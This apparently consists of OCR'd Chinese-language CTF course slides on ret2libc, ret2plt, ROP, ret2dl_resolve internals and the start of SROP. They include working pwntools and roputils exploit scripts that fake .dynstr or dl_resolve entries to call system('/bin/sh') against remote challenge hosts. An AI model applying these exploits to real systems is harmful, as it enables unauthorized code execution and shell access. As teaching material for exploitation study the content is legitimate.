
- 在执行了一次某函数之后，got表中就会把一个函数在程序中的终极偏移存起来
- 终极偏移=libc基址（每个系统都不一样）+函数相对偏移

还记得ROP2吗？

- 其实方法2就是ret2plt
- 首先看看不用ret2plt的：

精心构造的rop：PICO CTF 2013 rop2

- 如果程序中有system()，并且可以找到/bin/sh字符串
- 方案1：call过去之后，/bin/sh直接成为了函数的参数



如果用了ret2plt

其实和普通的没有区别，就是必须要自己构造栈空间而已

貌似没啥用，但是还记得rop3么

- 我们需要泄漏一个write的偏移，如果不是write，那么攻击不会成功
- 因为只有write的基址被加载了，别的都还是待加载状态！
- 看看泄漏的东西到底是什么
- **泄漏的是read的终极偏移！！**

利用write的偏移

- 利用泄漏的write的终极偏移可以计算出system和/bin/sh的偏移

  libc_base = leak_write - libc_write
- system_addr = libc_base + libc_system
- binsh_addr = libc_base+libc_binsh

然后第二次利用就是ret2plt

- io.writeline("a" * (0x88 + 4) + l32(system_addr) + "aaaa" + l32(binsh_addr))

ROP：**返回导向编程**

Return Orientated Programming

- ret2libc，ret2plt都是简单的rop
- 目的单纯：就是为了调用一个函数：
  - System，参数：/bin/sh
  - Write，参数：1,想要泄漏的函数在got表中的位置（前提：已被使用过一次）,4

实现复杂的功能：复杂ROP

- 通过re2libc，ret2plt等手段调用函数，通过ppr等小部件调整堆栈平衡

其实比前面一个简单：rop4

- 直接看 ，没有system ，用execve

Ret2dlresolve

- 利用lazy binding的特性，寻找想要执行的函数的地址
- 不需要info leak
- 必须可以控制resolve的参数
- ~~PIE RELRO~~
  - PIE存在必须leak .text段地址，相对来说没啥必要了
  - RELRO的话link_map dl_resolve会被填0

Return to dl_resolve

- 一些相關的 Dynamic entry
  - DT_JMPREL
  - DT_SYMTAB
  - DT_STRTAB
  - DT_VERSYM

```
angelboy@angelboy-adl:~/wargame$ readelf -d magic

Dynamic section at offset 0xf14 contains 24 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libc.so.6]
 0x0000000c (INIT)                       0x8048414
 0x0000000d (FINI)                       0x8048814
 0x00000019 (INIT_ARRAY)                 0x8049f08
 0x0000001b (INIT_ARRAYSZ)               4 (bytes)
 0x0000001a (FINI_ARRAY)                 0x8049f0c
 0x0000001c (FINI_ARRAYSZ)               4 (bytes)
 0x6ffffef5 (GNU_HASH)                   0x80481ac
 0x00000005 (STRTAB)                     0x80482c0
 0x00000006 (SYMTAB)                     0x80481d0
 0x0000000a (STRSZ)                      150 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x804a000
 0x00000002 (PLTRELSZ)                   96 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x80483b4
 0x00000011 (REL)                        0x80483a4
 0x00000012 (RELSZ)                      16 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x6ffffffe (VERNEED)                    0x8048374
 0x6fffffff (VERNEEDNUM)                 1
 0x6ffffff0 (VERSYM)                     0x8048356
 0x00000000 (NULL)                       0x0
```

Return to dl_resolve

- DT_JMPREL
  - address of PLT relocs
  - Tag 0x17
- PLT relocs
  - 存的 struct 為 Elf32_Rel
- r_offset
  - .got.plt 的位置
- r_info
  - symbol index + relocation type

```
496 typedef struct
497 {
498   Elf32_Addr    r_offset;
499   Elf32_Word    r_info;
500 } Elf32_Rel;
501
507 typedef struct
508 {
509   Elf64_Addr    r_offset;
510   Elf64_Xword   r_info;
511 } Elf64_Rel;
512
```

Return to dl_resolve

- JMPREL

```
gdb-peda$ x/30x 0x80483b4
0x80483b4:      0x0804a00c      0x00000107      0x0804a010      0x00000207
0x80483c4:      0x0804a014      0x00000307      0x0804a018      0x00000407
0x80483d4:      0x0804a01c      0x00000507      0x0804a020      0x00000607
0x80483e4:      0x0804a024      0x00000707      0x0804a028      0x00000807
0x80483f4:      0x0804a02c      0x00000907      0x0804a030      0x00000a07
0x8048404:      0x0804a034      0x00000b07      0x0804a038      0x00000c07
```

r_offset　　r_info

r_info 中的 0x07 為 R_386_JMP_SLOT


Return to dl_resolve

- DT_SYMTAB
  - address of symbol table
- Symbol table
  - 存的 struct 為 Elf32_Symol
- st_name
  - index of string table
- st_value (symbol value)
- st_size (symbol size)
- st_info (symbol type and binding)
- st_other (symbol visibility)
- st_shndx (section index)

```
381 typedef struct
382 {
383   Elf32_Word    st_name;
384   Elf32_Addr    st_value;
385   Elf32_Word    st_size;
386   unsigned char st_info;
387   unsigned char st_other;
388   Elf32_Section st_shndx;
389 } Elf32_Sym;

391 typedef struct
392 {
393   Elf64_Word    st_name;
394   unsigned char st_info;
395   unsigned char st_other;
396   Elf64_Section st_shndx;
397   Elf64_Addr    st_value;
398   Elf64_Xword   st_size;
399 } Elf64_Sym;
```

Return to dl_resolve

- SYMTAB



Return to dl_resolve

- DT_STRTAB
  - address of string table

```
gdb-peda$ x/20s 0x80482c0
0x80482c0:      ""
0x80482c1:      "libc.so.6"
0x80482cb:      "_IO_stdin_used"
0x80482da:      "fflush"
0x80482e1:      "srand"
0x80482e7:      "__isoc99_scanf"
0x80482f6:      "puts"
0x80482fb:      "time"
0x8048300:      "printf"
0x8048307:      "strlen"
0x804830e:      "read"
0x8048313:      "stdout"
0x804831a:      "system"
0x8048321:      "__libc_start_main"
0x8048333:      "__gmon_start__"
0x8048342:      "GLIBC_2.7"
0x804834c:      "GLIBC_2.0"
0x8048356:      ""
0x8048357:      ""
```

Return to dl_resolve


- 利用方式
- 控制 eip 到 dl_resolve
  - 需給定 link_map 及 index 兩個參數
  - 可只接利用 PLT0 的程式碼，這樣只要傳一個index 的參數就好
- 控制 index 大小，將 reloc 的位置控制在自己的掌控範圍內
- 偽造 reloc 的內容，使得 sym 也落在自己掌控範圍內
- 偽造 sym 的內容，使得最後 name 的位置也在自己掌控範圍內
- name = system and return to system

Return to dl_resolve

- 需特別注意的地方
  - uint16_t ndx = VERSYM[(reloc->r_info) >> 8]
  - 最好使得 ndx 的結果是 0，不然可能會找不到
- 偽造 reloc 時
  - r_offset 必須是可寫的，原因是為了他要將找到的 function 寫回 .got.plt
  - 可以利用這點寫去別的 function 的 .got.plt 達到 GOT Hijacking

例题 infoless

这次的题目提供的解法关键就是修改这个.dynstr节。我们把这个节里面指定的字符串改成我们指定的字符串，那么这个_dl_fixup在查找的时候就会去查找我们修改过的函数的地址，从而调用我们想要调用的函数



然后我们这里就利用将伪造的dynstr写入.bss，然后替换掉对应的.dynstr的方法。
我们这里的思路是将fflush替换掉

```python
#   -*- coding:utf-8 -*-
from pwn import *
DEBUG = 0
if DEBUG:
    ph = process("./infoless")
    context.log_level = "debug"
    context.terminal = ["tmux", "splitw", "-h"]
    gdb.attach(ph, "break *0x080484E1")
else:
    ph = remote("123.206.81.66",8888)
bssAddr = 0x08049820
dynstrAddr = p32(0x08049750)
tableDyn = ["","libc.so.6","_IO_stdin_used","fflush","stdin","read","stdout","stderr","setvbuf","libc_start_main","gmon_start","GLIBC_2.0"]
# change fflush to system
tableDyn[3] = "system"
vulnerableAddr = p32(0x080484CB)
padding = 'a'*22
readAddr = p32(0x08048380)
fflushAddr = p32(0x08048390)
def writeTable(address):
    for each in tableDyn:
        ph.send(padding + readAddr + vulnerableAddr + p32(0) + p32(address)+p32(len(each)+1)+ 'a'*18)
        sleep(0.1)
        ph.send(each+'\x00')
        sleep(0.1)
        address += (len(each) + 1)
def pwn():
    # first , send msg to
    # ph.send(padding + readAddr + vulnerableAddr + p32(0) + p32(bssAddr) + p32(8)+'\x00')
    ph.send(padding + readAddr + vulnerableAddr + p32(0) + p32(bssAddr) + p32(8)+'a'*18)
    sleep(1)
    ph.send("/bin/sh\0");
    # second, try to write a fake dynstr table
    tempBssAddr = bssAddr + 8
    # finally, try to write table to dynstr place
    ph.send(padding + readAddr + vulnerableAddr + p32(0) + dynstrAddr + p32(4)+ 'a'*18)
    ph.send(p32(tempBssAddr))
    # try to use fflush
    ph.send(padding + fflushAddr + vulnerableAddr + p32(bssAddr)+ 'a'*26)
if __name__ == "__main__":
    pwn()
    ph.interactive()
```


练习题： level4

```python
#!/usr/bin/env python

from roputils import *

DEBUG = 1
fpath = './level4'
offset = 0x8c

rop = ROP(fpath)
addr_bss = rop.section('.bss')
addr_plt_read = 0x08048310
addr_got_read = 0x0804a00c

buf = rop.retfill(offset)
# roputils has changed call function in new version
buf += rop.call(addr_plt_read, 0, addr_bss, 100)
buf += rop.dl_resolve_call(addr_bss+20, addr_bss)

if DEBUG:
    p = Proc(rop.fpath)
else:
    p = Proc(host='pwn2.jarvisoj.com', port=9880)

p.write(p32(len(buf)) + buf)
print "[+] read: %r" % p.read(len(buf))
#fake_reloc  fake_sym  fake_st_name
buf = rop.string('/bin/sh')
buf += rop.fill(20, buf)
buf += rop.dl_resolve_data(addr_bss+20, 'system')
buf += rop.fill(100, buf)

p.write(buf)
p.interact(0)
```

SROP

- Linux 信号处理
- SROP
- Demo

信号处理


User Mode
Kernel Mode
Normal program flow
do_signal()
handle_signal()
setup_frame()
Signal handler
Return code on the stack
system_call()
sys_sigreturn()
restore_sigcontext()


信号处理

1. 当内核决定将 signal dispatch给user mode的时候，
会将此时程序执行的上下文保存到栈中(寄存器信息)


2. 进入single handler

3. 返回，恢复程序执行上下文(把寄存器信息pop回去)

Signal handler mechanism




Signal handler mechanism



